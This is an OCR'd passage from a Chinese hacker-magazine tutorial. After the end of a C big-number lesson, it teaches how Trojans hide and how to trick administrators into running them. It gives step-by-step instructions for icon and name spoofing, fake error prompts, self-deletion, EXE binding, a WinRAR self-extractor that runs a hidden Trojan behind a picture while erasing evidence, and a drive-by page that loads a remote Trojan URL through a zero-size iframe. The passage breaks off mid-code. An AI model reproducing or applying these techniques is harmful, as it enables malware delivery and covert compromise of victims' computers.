
“编译，运行，结果如图26所示。”



26

“所以上100梯的结果是 573147844013817084101！”

老师继续说道：“如果我们加入C++的思想，就可以写一个大数类，功能和上面一样，用数组表示大数，然后重载+运算符，就可以像普通的数据类型那样，直接用+来完成功能。”

“面向对象的思想就是把实现封装在类的内部，这样使用起来就很简单，这个思路的实现就留给大家吧。”

“这里可以改进的地方是，用一个数组元素表示一位，但其实可以优化，我们可以用一个数组元素表示几位数，这样就可以节省使用的数组空间！优化也留给大家去实现吧。”

“好了，有了对数据类型的基本认识和调试程序的技巧，我们就可以用程序写出高质量的网络工具代码，包括后门工具，探测工具等等……这里是起个头，在以后的黑档专题中，我们慢慢深入吧！”

（本文涉及的相关源码，光盘中有收录。）

复兴的神话——Trojan

magic dog

3000多年前的一天，希腊士兵围攻特洛伊城（Troy）却久攻不下。于是把士兵藏匿于一个特制的巨大木马中，大部队便假装撤退而故意将木马摈弃于特洛伊城下，敌人将其作为战利品拖入城内，趁夜晚敌人庆祝胜利、放松警惕之时木马内的希腊士兵便从中出来，与城外守侯已久的部队里应外合攻下了特洛伊城。

跨越几十个世纪，木马，这个古老的传说，如今被人们称作“黑客”的人再次唤醒，今天让我们和木马来次零距离接触！

一、木马功能

在日常入侵事件中扮演着重要的角色，木马的强大魅力在于它对电脑系统绝对占有权，一个功能强大的木马一旦被植入目标机器，对目标机器像在自己的PC上自如地进行操作，比如删除文件，修改系统配置等，这和我们平常所谈到的3389肉鸡就差不多了，有些木马还可以远程监控目标机器屏幕（3389肉鸡办不到这点哦），这样一来，比通过后门获得的SHELL目标机器在操作上就方便多了。当然，木马的作用还可进一步引深下去，比如：截取密码，获得目标机器主人的私人信息什么的。不过，各位在进行这些行为时还是三思而后行的好。

二、木马工作的简单阐述

传统的木马包括客户端（Client）和服务端（Server）两个程序，客户端是用于远程控制目标机器，服务端即真正的木马，和文章开头神话中的那个木马一样的性质：隐藏在目标机器当中，充当卧底，当客户端向其发送命令时，服务端便起着里应的作用；接受客户端的命令并在目标机器上做出相应的反应。所以要通过木马控制一台计算机系统，第一步是要把木马的服务端程序植入到目标机器，并运行它。

三、木马的隐藏和伪装

作为一个木马，隐藏和伪装是绝对不能少的。

（一）隐藏

当服务端运行后，它和其他的程序不一样，不会在任务栏上显示，不会出现任何窗口等提示信息，在任务管理器中也查看不到它的进程。而端口由于人为可以修改，所以通过查可疑端口也达到查杀木马的方法，这并不是很好，因为65536个端口可能一个个挨着扫吗？一些DLL（动态链接库文件）木马，平时只是进行监听活动，当客户端（Client）向其发送请求，它就立刻激活自身，绑在一个进程上进行木马操作，一般防火墙都是利用“应用程序访问权限”来检测有没有可疑的程序访问网络，DLL木马则可利用SETHOOK的方法让正常的程序调用自己，这样就算防火墙有警报显示的也只是正常的应用程序名而已。这样做的好处是攀了系统这棵大树。没有增加新的文件，不会新增加端口，不会增加新的进程（听说由于这种木马的危害大又不好被发现，微软开始使用DLL数字签名、校验技术来加强系统的安全性）。一些木马把自身注册为系统的服务，这样在任务管理器中也是查看不到它的进程哦。

当你在目标主机上安装好木马服务端后必然要通过客户端与服务端联系，如：发送命令等等（或者是服务端主动与客户端联系。如通过电子邮件的方式，以窃取主机密码等机密文件为主，木马把侵入主机的敏感信息送给攻击者，比如QQ盗号木马，传奇盗号木马，其实严格算来它们不能算作真正的木马，顶多一个是一个针对型的键盘记录程序而已，而且一旦被发现容易被追查出种马者的邮箱地址甚至密码！）。大部分木马在占领主机后，会在目标机器上开一个会在1024以上不易发现的高端口上驻留，（木马端口是可以人为修改，以达到欺骗目标计算机管理员的目的）因为1024以下的端口为系统注册端口，也就是说系统一些文件运行时如果需要开端口便会在这个范围：1-1024中找，如果我们的木马服务端占用了系统文件需要的端口，那么将引起系统的不稳定或其他严重后果，这样容易会引起管理员的注意，而管理员一般对1024以下的端口也相对更熟悉。而万事都没有绝对，有一些木马会选择一些常用的端口，如80、23，一种先进的木马还可以做到在占领80（HTTP）端口后，在接收到正常的HTTP请求时仍然把它转交给Web服务器处理，

但在收到一些特殊的数据包后，就会按照指令调用木马程序执行相应的命令。前面讲到客户端（Client）向服务端（server）发送命令，其实一般也是通过端口来达到通讯的目的，现在大部分木马是基于TCP/IP协议来通讯，即开的端口也是TCP类型的。至于你问我什么叫做端口这个概念性问题，我也只能很粗略的解释之为：如果一台计算机要与外界联络那么必须开相应的端口，这就如一座房子，整个房子是台计算机，而门则是端口，你想走出房子到街上（互连网）或别人家（另一台计算机）去就首先得打开门，人才可能走出房子（台下一菜鸟："那我跳窗户不行吗？"，"可以！等下大家离开时把门锁上，让他跳窗户，噢，对了，这里是7楼！"菜鸟闻声立刻不见人了~）。另外，木马除了利用常见的TCP通讯方式，有些木马也会利用：UDP，ICMP（利用这种方式通讯，通过分析数据包内容可以知道攻击者）等等。

伪装

当你在目标机器上还没获得什么权限时而需要让目标机器的管理员运行服务端（Server），通过木马提升自己的权限，那么你就得伪装木马的服务端，让管理员运行它，

伪装的方法大约有以下几种：

1．图标伪装

黑客可以把木马图标换成网页图标、文本文件图标等，迷惑管理员以为这个文件并不是EXE可执行文件。当倒霉的管理员不小心运行后，嘎嘎~~~好戏开始咯。

2．名字伪装

这个和图标伪装是联合起来的。可以把名字取得特殊一点以诱引管理员运行木马服务端。比如你可以取名字为："我爱你"，"我好崇拜你哦"之类的。而当木马服务端程序运行后，它若一会出现在进程管理器或注册表启动项等地方时你最好也改改它的名字，可以把它改成类似系统文件的一些名字，如："Windows"，"System"什么的，若是服务，那么也要改下服务的名字，方法同上。

3．提示伪装

早先，运行木马的服务端后什么反应也没有。但是随着大家安全意识的提高，如果当某天你运行一个程序后什么反应也没有你难道不会起疑心吗？所以，现在的一些木马程序服务端被运行会有一些提示，这些提示也是可以由种马者自己修改的，比如运行后提示："对不起，该文件已损坏！"，"系统文件出错，请重新拷贝该文件"云云。

4．自动删除


在运行一些木马的服务端后，我们会发现该文件自动"消失"了，这个也是木马隐藏保护自己的一种方式，因为在当管理员运行后木马就开始工作了，删除自身显得更加安全。否则如果哪天被管理员发现这个木马的服务端，那么很可能我们的肉鸡就和我们说bye-bye了。

5．文件捆绑


一些木马干脆绑定系统文件，当管理员运行被绑定了的文件后木马也在后台悄悄的运行了起来，相比之下这个方法较通过伪装欺骗管理员到达运行木马的目的显得更为理想了。在绑定目标机器上的文件时，虽然这个更容易让管理员中招，但是也要注意木马服务端的体积，我的意思是说，如果你的服务端体积很大的话那么绑定后的文件也会比原来大很多，细心的管理员就很容易发现其中的猫腻了。其实不只是木马的服务端体积大小很重要，后门也是一样很讲究体积的。

以上方法是指想方设法让管理员直接运行木马的服务端的伪装手法，下面是利用第三方软件（漏洞）来让管理员运行木马的。

6．绑定的文件也可以是自己做的"毒文件"，比如你做个"贺卡"程序，通过电子邮件发过去就像病毒传播的一种方式般，表面上看上去很友好，但是当管理员运行后……嘎嘎。这里我给大家带来一款我比较满意的EXE文件合并器：Bind。只有一个文件，解压后运行如图1。




"exe文件1"处和"exe文件2"处填写需要合并的两个EXE文件，记住是EXE文件别的可不行。然后在"生成文件"处选择好生成文件存放的路径，点击"开始"就可以了，如图2。




上图我把一个游戏和一个SQL注射工具合并在了一起，把生成的文件放在了C盘下，名字为"1.exe"，运行该程序首先被运行的程序是"wis.exe"，然后才是我的游戏——"人机对站俄罗斯方块.exe"被运行。大家可以把一个木马服务端和一个正常文件按文中所述捆绑起来，这里你就得找那种木马服务端在被点击运行后是不会有任何反应的木马，这样管理员在运行我们合并后的程序时就只会看到我们有意运行的正常文件，在管理员看到正常文件的同时我们可爱的服务端也在他的机器后台悄无声息地运行起来了。最近闹得很热的"电子图书（CHM）木马"也是属于这种类型的伪装方式。


上面这种方法有个缺点，只能EXE文件相互捆绑而不能捆绑其他类型的文件，EXE文件多多少少会引起人们的警觉性，各位想象如果是一张图片隐藏着木马那让人上当的几率是不是更大啊？嘿嘿。我教大家一个很古老但是较灵验的方法：用WINRAR压缩软件来达到伪装木马的目的。

选择好两个文件，一个是dog.exe（木马文件，并把dog.exe属性改为隐藏，解压出来后才不容易被发现），一个是magic.jpg（正常图片文件），右击选择"添加到'桌面.rar'"，如图3。在同目录下生成一个文件名为"桌面"的RAR文件，双击打开，点击"自释放"图标，打开如图窗口，图4。






点"高级自释放选




项”，图4 画线处，打开图5 窗口。

在“释放路径”处最好填写c：\windows\temp，即把解压后的文件放在这里，c:\windows\temp是系统临时文件夹位置，在系统重启后这里的文件将被消空，有助于帮我们毁灭证据哦。在“释放前运行”正常文件dog.jpg，在“释放后运行”填写木马程序名，位置没弄错了。来到“模式”项，图6。




选上“全部隐藏”和“覆盖所有文件”这样可以把解压文件时出现的对话询问框去掉，增加迷惑性，来到“高级”项，图7。



这里可以设置在解压结束后要删除的文件，嘎嘎，双保险哦。一路“确定”下去，在同目录下就生成了一个EXE的文件了，双击运行后只会看到图片，等管理员关闭图片时木马就开始运行咯。


7．网页木马

这种木马现在很火，常常听见别人提醒某某网站“挂马”别再去登陆了等等。木马可以通过Script（脚本，比如：javascript）、ActiveX（WINDOWS里的一个关于IE的动态组件）、Asp（动态服务网页）、Cgi（也是一种动态服务网页）交互脚本的方式植入，由于微软的IE在执行Script脚本上存在一些漏洞，黑客可以利用这些漏洞传播病毒、木马。网页木马的简单原理可以理解成上面我所说的文件捆绑原理，当我们打开一个有木马的网页时，我们只能看到“正常”的页面，但是木马却已经在你机器上运行起来了。这里我还是跟大家举个例子，以动鲨大哥的网页木马生成器为例，打开“动鲨网页木马生成器”，如图8。



（注：程序界面的右边是SEASKY的网页木马生成器，但这里我们以动鲨大哥的为例）

在图8 中我画横线处填写你木马的地址这个地址必须是你把木马服务端上传到网上空间的木马地址，由于很多网页木马都要用ASP空间支持，所以大家还是去申请个ASP的免费空间吧，免费的我喜欢也更安全＾_＾。填写好木马服务端地址，比如我的：http://dog.wuhen.net/dog.exe，如图9。




然后点击“生成网页木马”程序就会生成一个名为“动鲨木马”的文件夹，里面有3个web 文件：dog.html、lhxyexe.asp、lhxyhta.asp。然后把这段代码放到正常的网页文件代码的body区域中去：<iframe src="dog.html" name="zhu" width="0" height="0" 